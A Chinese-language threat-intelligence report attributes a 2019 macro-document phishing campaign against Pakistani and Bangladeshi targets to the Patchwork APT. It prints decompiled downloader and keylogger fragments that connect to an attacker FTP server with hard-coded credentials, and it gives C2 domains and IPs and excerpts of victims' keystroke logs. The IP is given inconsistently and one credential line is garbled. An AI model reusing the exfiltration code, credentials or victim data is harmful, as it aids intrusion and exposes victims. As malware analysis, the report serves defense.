

疑似白象组织针对巴基斯坦、孟加拉国等南亚国家的最新攻击活动报告

腾讯御见威胁情报中心 3天前



长按二维码关注
御见威胁情报中心

一、背景介绍

近期，腾讯御见威胁情报中心捕获到一例使用鱼叉攻击疑似针对巴基斯坦政府部门的攻击样本，攻击者构造具有恶意宏代码的word文档做为邮件附件发送到攻击目标邮箱，诱饵文档内容包含对PAEC（巴基斯坦原子能委员会）的相关描述。除了巴基斯坦的目标外，我们还发现疑似有孟加拉国某组织的高级技术管理人员也被进行了攻击。

经过关联分析，该次攻击疑似白象组织所为。而有意思的是，经过对基础设施的关联分析，我们还发现某次攻击，而该攻击活动又可以关联到BITTER（蔓灵花）组织。该发现是为我们发布《蔓灵花（BITTER）APT组织针对中国境内政府、军工、核能等敏感机构的最新攻击活动报告》的文章中提到的"BITTER和白象有一定关联或者为同一组织"的结论又提供了更多的佐证。


白象（Patchwork、摩诃草）和BITTER（蔓灵花）被认为均是来自印度的攻击组织，主要对中国、巴基斯坦等东南亚政府、军工等单位进行攻击，窃取机密资料。白象和BITTER均为近些年来最活跃的APT攻击组织之一。

二、攻击技术分析

1、攻击诱饵

文件hash	文件名	文件类型	文档作者	最后修改者	最后修改时间	上传到VT时间
e3be500493034ab2cd50e6433e425b4a	PAEC_Security_Advisory.doc	MS Word Document	DELL	HomeComputer	2019:03:12 10:45:00	2019-03-13 06:42:42

初始状态：



执行宏后显示文档内容：

Dear Sir/Ma'am,^{4,5}

Below is an Advisory from PAEC's Security:^{4,5}

1. Reportedly, more than 1100 IP ADDRESSES /ACCOUNTS OF Facebook, Twitter and LinkedIn of individuals serving in defense or defense related organizations have been hacked. These individuals are identified / spotted through their uploaded profiles / pictures/ activities. Once spotted, they are further engaged with inducements such as Lucrative job offers and friendship with females etc. Our adversaries have achieved enhanced technological capabilities to monitor social media application / companies such as Google, WhatsApp or Facebook. Social media users in Pakistan are generally not security conscious. They are, therefore, highly vulnerable to monitoring/ exploitation.^{4,5}

2. Comprehensive instructions, guidelines and advisories on secure use of internet have been issued from time to time. Following points are reiterated for consideration:^{4,5}

a. Employees must be careful in the use of social media. No personal details / pictures may be uploaded such as organization / present appointment or activities that can reveal nature of work being carried out at the project^{4,5}

b. All applications may be downloaded / updated only from their respective official sources.^{4,5}

c. In case of receipt of any request for friendship or job etc., through text message or telephone call or message on social media web site etc. from unknown users, it should not be responded to without proper authentication.^{4,5}

d. In case of being approached by unknown contact in dubious manners, it may be immediately reported to your reporting officer, in writing, so that appropriate remedial measures /actions can be taken.^{4,5}

e. Unguarded / careless use of social media may have serious implications for the employees of strategic organizations^{4,5}


This is for your kind information, compliance and further dissemination to all officers and staff working in your Directorate/Section.^{4,5}

Thanks and Regards,^{4,5}

Admin Security,^{4,5}

ISD^{4,5}

文档语言为英文，文档翻译后主要内容为: PAEC(巴基斯坦原子能委员会)安全管理部门关于安全使用互联网的公告，提醒PAEC员工注意互联网上网络安全，避免因信息泄露使组织遭遇黑客入侵：



其中巴基斯坦原子能委员会(PAEC)为巴基斯坦政府重要的组织机构，其业务包括核电、矿产资源的开发、高产抗病虫害作物品种培育、癌症的诊断与治疗，以及从工业设备的设计与制造、人力资源的开发和培养等多个领域。


```
ActiveDocument.Sections(2).Range.Font.Hidden = False
ActiveDocument.Sections(1).Range.Font.Hidden = True
ActiveDocument.ActiveWindow.View.DisplayBackgrounds = True
ActiveDocument.Background.Fill.ForeColor.RGB = RGB(255, 255, 255)
ActiveDocument.Background.Fill.Transparency = 0#
End Sub
```

而等关闭文档时候，再修改回初始状态：

```
Private Sub Document_Close()

    ActiveDocument.Sections(1).Range.Font.Hidden = False
    ActiveDocument.Sections(2).Range.Font.Hidden = True
    ActiveDocument.ActiveWindow.View.DisplayBackgrounds = True
    ActiveDocument.Background.Fill.ForeColor.RGB = RGB(47, 84, 150)
    'ActiveDocument.Background.Fill.Transparency = 0#

    Documents.Save NoPrompt:=True, _
    OriginalFormat:=wdOriginalDocumentFormat

End Sub
```

3、植入文件分析

1) down.exe分析


释放的down文件为downloader，pdb信息为： C:\Users\aaaa\source\repos\down\Release\down.pdb

该文件的主要作用为上传信息到服务器和下载其他木马执行。

首先将自身添加到启动项：

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\WsReg

```
if ( RegQueryValueExW(phkResult, L"WsReg", 0, 0, &v16, &v13) )
    return RegCloseKey(phkResult);
sub_401850((int)&v14, (int)&v16, wcslen((const unsigned __int16 *)v16));
v0 = wcslen(&v18);
v1 = v14;
v2 = &v10;
v3 = v11;
if ( v12 >= 8 )
    v2 = (int *)v10;
if ( v11 == v0 )
{
    v4 = &v18;
    if ( !v11 )
        goto LABEL_13;
    v5 = (char *)v2 - (char *)&v18;
    while ( *(WCHAR *)((char *)v4 + v5) == *v4 )
    {
        ++v4;
        --v3;
        if ( !v3 )
            goto LABEL_13;
    }
}
RegSetValueExA(phkResult, ValueName, 0, 1u, (const BYTE *)&Filename, 0x100u);
```



通过修改以下注册表项，关闭网络自动检测：

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings ProxyEnable

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections SavedLegacySettings
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap UNCAsIntranet
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap AutoDetect

0035EEE0	761257F6	CALL 到 RegSetValueExA 来自 wininet.761257F4
0035EEE4	000001F8	hKey = 0x1F8
0035EEE8	76125A80	ValueName = "ProxyEnable"
0035EEEC	00000000	Reserved = 0x0
0035EEF0	00000004	ValueType = REG_DWORD
0035EEF4	0035EF10	Buffer = 0035EF10
0035EEF8	00000004	BufSize = 0x4

0035EE78	7612483F	CALL 到 RegSetValueExA 来自 wininet.76124839
0035EE7C	000001FC	hKey = 0x1FC
0035EE80	76124D28	ValueName = "SavedLegacySettings"
0035EE84	00000000	Reserved = 0x0
0035EE88	00000003	ValueType = REG_BINARY
0035EE8C	007A0B40	Buffer = 007A0B40
0035EE90	00000138	BufSize = 138 (312.)

获取当前电脑进程信息保存至C:\Users\[guid]\AppData\Local\Temp4:

	Name	Id	Session
1	0	0	
2			
3	System	4	0
4	smss.exe	252	0
5	csrss.exe	344	0
6	csrss.exe	396	1
7	wininit.exe	404	0
8	winlogon.exe	440	1
9	services.exe	500	0
10	lsass.exe	508	0
11	lsm.exe	516	0
12	svchost.exe	612	0
13	svchost.exe	688	0
14	svchost.exe	776	0
15	svchost.exe	820	0
16	svchost.exe	844	0
17	svchost.exe	964	0
18	svchost.exe	352	0
19	spoolsv.exe	760	0
20	svchost.exe	100	0
21	sqlservr.exe	1176	0
22	taskhost.exe	1264	1
23	dwm.exe	1348	1
24	explorer.exe	1376	1

然后登录FTP服务器188.214.58.60
用户名: 4user@global-news.center
密码: asdf1234!@#\$

```
push 0 ; dwContext
push 8000000h ; dwFlags
push 1 ; dwService
push offset szPassword ; "asdf1234!@#$"
push offset szUserName ; "4user@global-news.center"
push 15h ; nServerPort
push offset szServerName ; "188.214.58.60"
push edi ; hInternet
call ds:InternetConnectA
mov esi, eax
test esi, esi
jnz short loc_4011F6
```

将搜集到的信息上传至FTP服务器，上传文件名为ComputerName_idr

```

push    offset String2 ; "4"
push    offset szLocalFile ; lpString1
call    esi ; lstrcatA
push    offset a_idr ; "_idr"
push    offset szNewRemoteFile ; lpString1
call    esi ; lstrcatA
push    0 ; lpWindowName
push    offset ClassName ; "ConsoleWindowClass"
call    ds:FindWindowA
push    0 ; nCmdShow
push    eax ; hWnd
call    ds:ShowWindow
call    sub_401500
push    offset aW ; "w"
push    offset szLocalFile
call    sub_405347
mov     edi, eax
push    offset aNameIdSession ; " Name | Id | Session \n"
push    edi
call    sub_4019B0
add     esp, 10h
mov     [esp+490h+ProcessInformation.hProcess], 0
lea     eax, [esp+490h+var_46C]
mov     [esp+490h+var_46C], 0
push    eax
lea     eax, [esp+494h+ProcessInformation]
push    eax
push    1
push    0
push    0
call    ds:WTSEnumerateProcessesW

```


然后木马还会从hxxp://global-news.center/img/24/[ComputerName]/wcsr下载木马wcssr.exe执行：

```

call    ds:GetComputerNameExW
push    1C4h
lea     eax, [esp+494h+var_1CC]
push    0
push    eax
call    sub_402F50
movups  xmm0, ds:xmmword_41B9A0
mov     eax, ds:dword_41B9E0
add     esp, 0Ch
mov     esi, ds:lstrcatW
movups  xmmword ptr [esp+490h+String1+4], xmm0
mov     [esp+490h+var_1D0], eax
lea     eax, [esp+490h+String1+4]
movups  xmm0, ds:xmmword_41B9B0
push    offset word_41F6C0 ; lpString2
push    eax ; lpString1
movups  xmmword ptr [esp+298h], xmm0
movups  xmm0, ds:xmmword_41B9C0
movups  [esp+498h+var_1F4+4], xmm0
movups  xmm0, ds:xmmword_41B9D0
movups  [esp+498h+var_1E4+4], xmm0
call    esi ; lstrcatW
push    offset aWcsr ; "/wcsr"
lea     eax, [esp+494h+String1+4]
push    eax ; lpString1
call    esi ; lstrcatW
push    offset aWcssr_exe ; "\\wcssr.exe"
push    offset String1 ; lpString1
call    esi ; lstrcatW
push    offset aWcssr_exe_0 ; "\\wcssr.exe"

```

下载木马所使用域名为global-news.center，指向的IP(188.241.58.61)与保存信息的FTP服务器地址十分相近(188.241.58.60)，且历史解析记录曾为同一个IP地址：



2) wcssr.exe分析

down.exe下载的木马wcssr.exe用于定时枚举进程窗口信息、键盘输入信息，上传至FTP服务器，上传文件名为计算机名。该文件的pdb信息为：C:\Users\abc\source\repos\4myKLps\Release\4myKLps.pdb

运行后创建启动项:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\MsOffc

```

if ( !RegQueryValueExW(v16, L"MsOffc", 0, 0, (LPBYTE)&v24, (LPDWORD)&v18)
{
    v2 = wcslen((const unsigned __int16 *)&v24);
    if ( v2 > v23 )
    {
        LOBYTE(v15) = 0;
        sub_407580(v2, v15, &v24);
    }
    else
    {
        v22 = v2;
        v3 = &v21;
        if ( (unsigned int)v23 >= 8 )
            v3 = *(__int16 **)&v21;
        sub_40A0E0(v3, &v24, 2 * v2);
        v3[v2] = 0;
    }
    v4 = wcslen((const unsigned __int16 *)&v26);
    v5 = *(_DWORD *)&v21;
    v6 = (char *)&v21;
    v7 = v22;
    if ( (unsigned int)v23 >= 8 )
        v6 = *(char **)&v21;
    if ( v22 == v4 )
    {
        v8 = &v26;
        if ( !v22 )
            goto LABEL_19;
        v9 = v6 - (char *)&v26;
        while ( *(_WORD *)((char *)v8 + v9) == *(_WORD *)v8 )
        {
            v8 = (int *)((char *)v8 + 2);
            --v7;
            if ( !v7 )
                goto LABEL_19;
        }
    }
}
RegSetValueExA(v16, (LPCSTR)&v33, 0, 1u, (const BYTE *)&v27, 0x100u);

```

枚举进程及活动窗口标题：

```

push    offset aNameIdSession ; " Name | Id | Session"
push    edi
call    sub_407C80
add     esp, 10h
mov     [ebp+var_C], 0
lea     eax, [ebp+var_8]
mov     [ebp+var_8], 0
push    eax
lea     eax, [ebp+var_C]
push    eax
push    1
push    0
push    0
call    ds:WTSEnumerateProcessesW
test    eax, eax
jz      short loc_403208

```

```

call    ds:GetForegroundWindow
push    100h ; nMaxCount
lea     ecx, [ebp-118h]
push    ecx ; lpString
push    eax ; hWnd
call    ds:GetWindowTextA
lea     edx, [ebp-118h]
lea     ecx, [ebp-218h]
nop     word ptr [eax+eax+00h]

```

获取键盘输入记录：

```

case 19:
    v21 = (int)"<Pause>";
    goto LABEL_166;
case 33:
    v21 = (int)"<PgUp>";
    goto LABEL_166;
case 34:
    v21 = (int)"<PgDn>";
    goto LABEL_166;
case 35:
    v21 = (int)"<End>";
    goto LABEL_166;
case 36:
    v21 = (int)"<Home>";
    goto LABEL_166;
case 37:
    v21 = (int)"<LftArw>";
    goto LABEL_166;
case 39:
    v21 = (int)"<RtArw>";
    goto LABEL_166;
case 38:
    v21 = (int)"<UpArw>";
    goto LABEL_166;
case 40:
    v21 = (int)"<DwnArw>";
    goto LABEL_166;
case 42:
    v21 = (int)"<Prnt>";
    goto LABEL_166;
case 44:
    v21 = (int)"<PrntScrn>";
    goto LABEL_166;
case 45:

```

上传信息至FTP服务器ftp://188.241.58.60:


```
push    offset szPassword ; "asdf1234!@# $"
push    offset szUserName ; "4user@global-news.center"
push    15h                ; nServerPort
push    offset szServerName ; "188.241.58.60"
push    edi                ; hInternet
call    ds:InternetConnectA
mov     esi, eax
test    esi, esi
jnz     short loc_403139
push    edi                ; hInternet
call    ds:InternetCloseHandle
pop     esi
pop     edi
retn

-----
push    0                  ; CODE XREF: sub_4030F0+3D↑j
push    2                  ; dwContext
push    2                  ; dwFlags
push    offset szNewRemoteFile ; lpszNewRemoteFile
push    offset szLocalFile ; lpszLocalFile
```

三、受害者

本马上传信息保存的FTP服务器地址为ftp://188.241.58.60，我们根据代码中的用户名和密码尝试登录该ftp服务器：



此外，我们尝试用相同的用户名和密码登录ftp://188.241.58.61，发现同样可以登录，且内容给ftp://188.241.58.60的一致：

← → ↺

⓪ 不安全

ftp://188.241.58.61

/ 的索引

名称	大小	修改日期
.ftpquota	11 B	2019/4/19 上午6:21:00
7man2-PC_idr	968 B	2019/3/28 下午3:15:00
980108_idr	0 B	2019/4/6 下午12:49:00
Admin-PC	813 B	2019/3/28 上午2:16:00
CHIEFENGINEER30.bup.local_idr	1008 B	2019/4/18 上午6:42:00
DESKTOP-10M0P82	13.4 kB	2019/4/17 下午2:55:00
DESKTOP-ERC4800_idr	3.2 kB	2019/3/27 下午5:02:00
DESKTOP-H5G7FT9_idr	1.5 kB	2019/3/28 下午12:30:00
DESKTOP-PAPAITP_idr	2.4 kB	2019/4/12 上午12:03:00
Moe-PC_idr	1.7 kB	2019/3/27 下午8:42:00
ORN_Bajirao_idr	1.3 kB	2019/4/4 上午11:14:00
Sagar-PC_idr	1.7 kB	2019/3/28 下午12:47:00
TVM-PC_idr	1.2 kB	2019/3/31 上午10:42:00
WIN-2NINMPKRRSC	1.3 kB	2019/4/9 上午11:05:00
WIN-2NINMPKRRSC_idr	933 B	2019/4/8 上午11:32:00
WIN-3A11DIQI7NN_idr	1006 B	2019/3/28 下午2:44:00
a-PC_idr	1.4 kB	2019/3/29 下午2:20:00
house-PC_idr	1.1 kB	2019/3/31 上午10:41:00
lzwuuknxf	749 B	2019/4/19 上午6:21:00
new/		2019/3/20 上午11:33:00
test1-PC_idr	816 B	2019/3/27 上午10:27:00

因此我们可以确定，资产188.241.58.60和188.241.58.61均为该攻击组织所有。

FTP里存储着被攻击者定时上传的进程窗口以及键盘输入记录，跟前文分析的一致：

← > ↺

☆

ftp://188.241.58.60/DESKTOP-10M0P82

→ 5/4/2019 - 17:2:12

L: Psiphon 3

L: New Tab - Google Chrome

y<Ent>

L: Antivirus protection expired

L: YouTube - Google Chrome

L: BLACKPINK - 'Kill This Love' M/V REACTION!!! - YouTube - Google Chrome

L: Application performance report

L: BLACKPINK - 'Kill This Love' M/V REACTION!!! - YouTube - Google Chrome

→ 5/4/2019 - 17:54:51

L: Psiphon 3

y<Ent>

L: (1) YouTube - Google Chrome

L: Application performance report

L: (1) YouTube - Google Chrome

lofi

L: (1) lofi sleep - YouTube - Google Chrome

L: (1) lofi hip hop radio - sad & sleepy beats ?? - YouTube - Google Chrome

L: Restore pages?

L: (1) lofi hip hop radio - sad & sleepy beats ?? - YouTube - Google Chrome

L: (1) lofi sleep - YouTube - Google Chrome

L: (1) lofi hip hop radio - beats to sleep/chill to - YouTube - Google Chrome


L: Windows Default Lock Screen

L: (1) lofi hip hop radio - beats to sleep/chill to - YouTube - Google Chrome


L: New Tab - Google Chrome


jessica ba sexy<Ent>

从FTP内的idr文件数量来看，我们可以发现该波攻击的受害者至少有18人（有部分安全人员的分析机）。在上传的进程信息中，发现某台中招机器上使用了比较陌生的进程BijoyBayanno.exe：



而通过搜索引擎搜索该程序名，可以发现程序对应为一款输入法软件，且用于孟加拉语输入：





因此推测该受害目标可能来自孟加拉国，而该目标计算机名为CHIEFENGINEER(轮机长、总工程师)，其职位可能为该国某组织的高级技术管理人员。

有意思的是，我们还发现了某台机器名为test1-PC的机器：

ftp://188.241.58.60/test1-PC_idr

Name	Id	Session
0	0	
System	4	0
smss.exe	268	0
csrss.exe	336	0
wininit.exe	384	0
csrss.exe	396	1
winlogon.exe	436	1
services.exe	484	0
lsass.exe	492	0
lsm.exe	500	0
svchost.exe	604	0
VBoxService.exe	664	0
svchost.exe	716	0
svchost.exe	764	0
LogonUI.exe	832	1
svchost.exe	868	0
svchost.exe	896	0
audiodg.exe	956	0
svchost.exe	1008	0
svchost.exe	1192	0
spoolsv.exe	1312	0
svchost.exe	1348	0
PureVPNService.exe	1460	0
WinZip Smart Monitor Service.exe	1564	0
dllhost.exe	1960	0
taskhost.exe	2016	1
userinit.exe	232	1
dwm.exe	304	1
explorer.exe	472	1
VBoxTray.exe	1836	1
WZUpdateNotifier.exe	1184	1
WzPreloader.exe	1160	1
down.exe	308	1
WmiPrvSE.exe	1168	0
conhost.exe	944	1

怀疑为攻击者的测试机器：开着虚拟机，挂着VPN。不过未找到更多有价值的信息。
除了ftp信息外，我们从诱饵文件内容，以及VT上传信息来看，判断被攻击者中还存在巴基斯坦的受害者：

Submissions			
Date	Name	Source	Country
2019-03-09 10:34:00	C:\Users\apajisfa\AppData\Local\Temp\host.exe	b2522093 - api	PK

四、关联分析

1、样本关联

根据样本特征：使用FTP协议收集文件，我们从腾讯御见威胁情报库里发现了白象的历史样本：
China Goes on Swine Flu Alert.doc.exe （d13c0d44f040c2bc521b683bf3b554f8） ，

China Goes on Swine Flu Alert



China hasn't yet had any reported cases of swine flu, but it is already taking measures to prevent the latest health scare from spreading.

On Saturday, the General Administration of Quality Supervision, Inspection and Quarantine issued an emergency notice requiring passengers arriving from flu-hit areas to report any flu-like symptoms, the China Daily reports.

The traveler measures are not yet as severe as those undertaken in its special administrative region of Hong Kong, where authorities said that passengers coming from areas with reported outbreaks of swine flu, such as New York City, who exhibit flu symptoms would be taken to hospitals for observation. China's government has not issued a warning against travel to Mexico, as Hong Kong has.

On Monday, China joined several other countries in banning imports of live pigs and pork products from Mexico and parts of the U.S., even though the WHO says that swine flu cannot be contracted by eating cooked pork. The move affects pork from large agricultural states such as Kansas, California and Texas.

该白象样本同样使用了FTP来收集文件：

00C9F848	00415A0E	spoolsv.00415A0E
00C9F84C	00CC0004	
00C9F850	00995D78	ASCII "crowcatcher.net"
00C9F854	5DD50015	
00C9F858	00995CF0	ASCII "dragonwire@crowcatcher.net"
00C9F85C	009979A8	ASCII "M0g@0c@ue\$"

FTP服务器地址为：cřöwcaŧčĕřĥėŋėŧ
用户名：dřăgöñbáí\ cřöwcaŧčĕřĥėŋėŧ
密码：Gř9\ tŕ\ íí6fċhíñ
上传目录为M6g\ 6c\ ŷež

可以看到ftp的用户名和密码跟本次攻击的类似。此外，从ftp地址crowcatcher.net到另一个白象样本：
860243f17377ace3b341c461b3583506

AppVersion	12.0
Bytes	527705
CodePage	Windows Latin 1 (Western European)
CreateDate	0
CurrentUser	aaa
FileType	PPT
HeadingPairs	Fonts Used, 3, Theme, 1, Slide Titles, 1
HiddenSlides	0
HyperlinksChanged	No
LinksUpToDate	No
MIMEType	application/vnd.ms-powerpoint
MMClips	0
ModifyDate	2009:05:18 15:50:41
Notes	0
Paragraphs	169
PresentationTarget	On-screen Show (4:3)
RevisionNumber	1
ScaleCrop	No
SharedDoc	No
Slides	1
Software	Microsoft PowerPoint
ThumbnailClip	(Binary data 57736 bytes, use -b option to extract)
Title	PowerPoint Presentation
TitleOfParts	Times New Roman, Arial, Calibri, Office Theme, AAAA
TotalEditTime	1.9 minutes
Words	169

这跟本次攻击中的pdb地址基本吻合：

C:\Users\aaaa\source\repos\down\Release\down.pdb

C:\Users\aaaa\source\repos\4myKLps\Release\4myKLps.pdb

C:\Users\abc\source\repos\4myKLps\Release\4myKLps.pdb

而从攻击目标来看，来跟白象相吻合，因此我们判断该次攻击疑似跟白象组织相关。

2、基础设施关联

从前面的分析中，我们基本可以确定资产188.241.58.60和188.241.58.61为该组织所有，从ip反查域名我们可以发现另一个可疑的域名：abtprinting.com

腾讯安图		188.241.58.61	
dogecoinup.com		188.241.58.61	
autodiscover.esprofex.com		188.241.58.61	
bitcoin1free.work		188.241.58.61	
magashb.com		188.241.58.61	
severnadze.com		188.241.58.61	
abtprinting.com	ghoster heur malware site	188.241.58.61	
perfinotre.com		188.241.58.61	
sxxss.com		188.241.58.61	

而该域名的解析关系跟global-news.center吻合：

腾讯安图		abtprinting.com	
威胁情报	网络情报	注册信息	备案信息
域名信息	WHOIS信息	关联域名	可疑化分析
